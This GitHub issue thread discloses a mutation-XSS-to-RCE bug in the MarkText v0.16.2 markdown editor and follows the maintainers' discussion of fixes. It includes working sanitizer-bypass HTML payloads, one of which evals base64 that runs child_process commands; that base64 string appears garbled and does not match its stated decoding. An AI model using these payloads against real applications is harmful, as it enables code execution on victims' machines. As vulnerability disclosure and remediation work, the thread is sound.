

New issue

Jump to bottom

Security issue: Mutation XSS to RCE in MarkText #2360

Closed 0xBADCA7 opened this issue on Oct 14, 2020 · 5 comments

Labels

 area/muya  pri/major  bug

Projects

 0.16.3

0xBADCA7 commented on Oct 14, 2020 · edited

Description

There's a Cross-Site Scripting (mutation-XSS) that leads to Remote Code Execution (RCE) in MarkText v0.16.2. Tested under Linux, have little doubt that the same issue is present in releases for all other platforms.

Steps to reproduce

1. Either create an .md file from scratch or in the "source code mode" add the following (without the backticks):

```
<form>
<math><math>
</form><form>
<mglyph>
<style></math><img src onerror=alert("Havoc Research")>
```

2. Either open the newly created file in MarkText or get back into the regular, main view mode.
3. Observe a popup with text "Havoc Research".

Expected behavior:

The PoC is rendered as data, not executable code.

Actual behavior:

The PoC is executed as code.

Versions

- Mark Text version: v0.16.2
- Operating system: presumably all, PoC crafted for Linux.


Notes

This mutation XSS is possible due to the outdated DOMPurify library version (see [CVE-2020-26870](#)). The XSS leads to RCE, as typical to Electron environments. To pop the calc in e.g. Gnome use the following payload:

```
<form>
<math><math>
</form><form>
<mglyph>
<style></math><img src onerror=eval(atob('dmFyIHl9cmVxdWlyZSgnY2hpbgRfcHJvY2VzcycpO3IuZXh1Y0ZpbGUoJy91c3IvYmIuL2dub211LWVhbnBGN1BGF0b3InKXx8ci5leGVJRm1sZSgnY2FsYy5leGUuKTs=')))>
```

The base64-encoded chunk is (Linux-specific, but trivially adaptable to Windows or MacOS):

```
var r=require('child_process');r.execFile('/usr/bin/gnome-calculator')||r.execFile('calc.exe');
```



Remediation

The issue is caused (a) because of the outdated DOMPurify dependency, (b) more broadly, because HTML parsing is allowed. DOMPurify is a great piece of work, however various bypasses are naturally found every now and then. This means that MarkText always needs to stay on the bleeding edge to avoid similar issues. It may prove more scalable if the approach to avoiding Cross-Site Scripting was more complex and in-depth. As a short term fix, bumping up DOMPurify should help.

CVSS 8.3

I propose this CVSS vector [CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:C/C:H/I:H/A:H](#)

Thanks,

Mark Art at Havoc Research.



  **OxBADCA7** changed the title ~~Mutation XSS to RCE in MarkText~~ Security issue: Mutation XSS to RCE in MarkText on Oct 15, 2020

OxBADCA7 commented on Oct 16, 2020

Author

This was assigned [CVE-2020-27176](#).

ctjlewis commented on Oct 18, 2020 • edited

Amazing work, thank you for this.

Weirdly, I cannot repro on Ubuntu even though the calculator is where you'd expect at `/usr/bin/gnome-calculator`, nor can I pop the alert message.

```
$ uname -a
Linux workspaces 5.4.0-51-generic #56-Ubuntu SMP Mon Oct 5 14:28:49 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
```

fxha commented on Oct 19, 2020

Contributor

Thanks @0xBADCA7 for reporting the issue. It seems like it's an issue with the DOMPurify library that's already fixed upstream and we need to update our dependencies. Unfortunately, Mark Text is currently not maintained nor in active development but I'll try to get an updated version ready next weekend.

The XSS leads to RCE

I don't see how this XSS should be exploited remotely as Mark Text don't load remote markdown files or running in the background as a service. For sure, the issue occurs if you load a manipulated markdown document locally - the scope is only locally.

more broadly, because HTML parsing is allowed.






HTML is allowed because we follow GitHub Flavored Markdown that allows raw HTML (without attributes), DOMPurify is used to do so. We strip all HTML content except the HTML tag and escaped body and render it afterwards. We could add an opt-in option in settings to explicitly enable HTML rendering but I don't really know whether this is an improvement or not.

It may prove more scalable if the approach to avoiding Cross-Site Scripting was more complex and in-depth.

Our strategy against XSS is to escape all incoming HTML and don't allow attributes but sadly the used library was exploited itself. Unfortunately, Electron has no way to partially enable Node.js integration in the renderer process and we don't have the time nor resources to move to a pure JS implementation that communicates with Node. In the end, the best way to prevent this is to disable Node.js integration (that needs a refactoring of the whole rendering process source files) or double check the escaped content. I think the second one is totally unnecessary because the HTML should be stripped already. Updating the dependencies is an appropriate solution to prevent this issue for now.

Are there any other options or solutions to prevent further XSS?

//cc @Jocs

  fxha added  pri/major  bug  area/muya labels on Oct 19, 2020

0xBADCA7 commented on Oct 24, 2020

Author

I don't see how this XSS should be exploited remotely

E.g. you work on a common repository with wiki and there was a pull request from the community. Funnily, this is how it was discovered. Someone on the team merged an [article](#) (great work there) with a PoC to our wiki, which triggered the popup with MarkText users.

We could add an opt-in option in settings to explicitly enable HTML rendering

I think that's a good idea. It also looks like Typora does a fair amount of filtering on top of what DOMPurify offers. To this extent, the existing known exploits like the one above do not work in Typora, at least out of the box.

Electron has no way to partially enable Node.js integration in the renderer process

Is it possible to achieve that using preload scripts with ... {nodeIntegration: false, contextIsolation: true} ... ? Not too familiar with MarkText's architecture and design choices.



Are there any other options or solutions to prevent further XSS?


Restrictive [Content Security Policy](#) plus [Trusted Types](#) which both will require quite some handwork and tuning.

--

As a user, I would be happy with a checkbox to disable HTML (disabled by default). Those who enable HTML parsing would knowingly do so, understanding the security risks associated with opening external documents. A visual cue could help with that.

  fxha added this to To do in 0.16.3 on Nov 13, 2020

  fxha moved this from To do to Review in 0.16.3 on Nov 28, 2020

  fxha mentioned this issue on Nov 28, 2020

Add option to disable HTML rendering #2414

 Merged

  fxha moved this from Review to Done in 0.16.3 on Dec 12, 2020

fxha commented on Dec 23, 2020

Contributor

Thanks again @0xBADCA7 to report this issue, it will be included in the next and final release this year.

  fxha closed this as completed on Dec 23, 2020

Assignees

No one assigned

Labels

 area/muya  pri/major  bug

Projects

No open projects

1 closed project ▾

Milestone

No milestone

Development

No branches or pull requests

3 participants

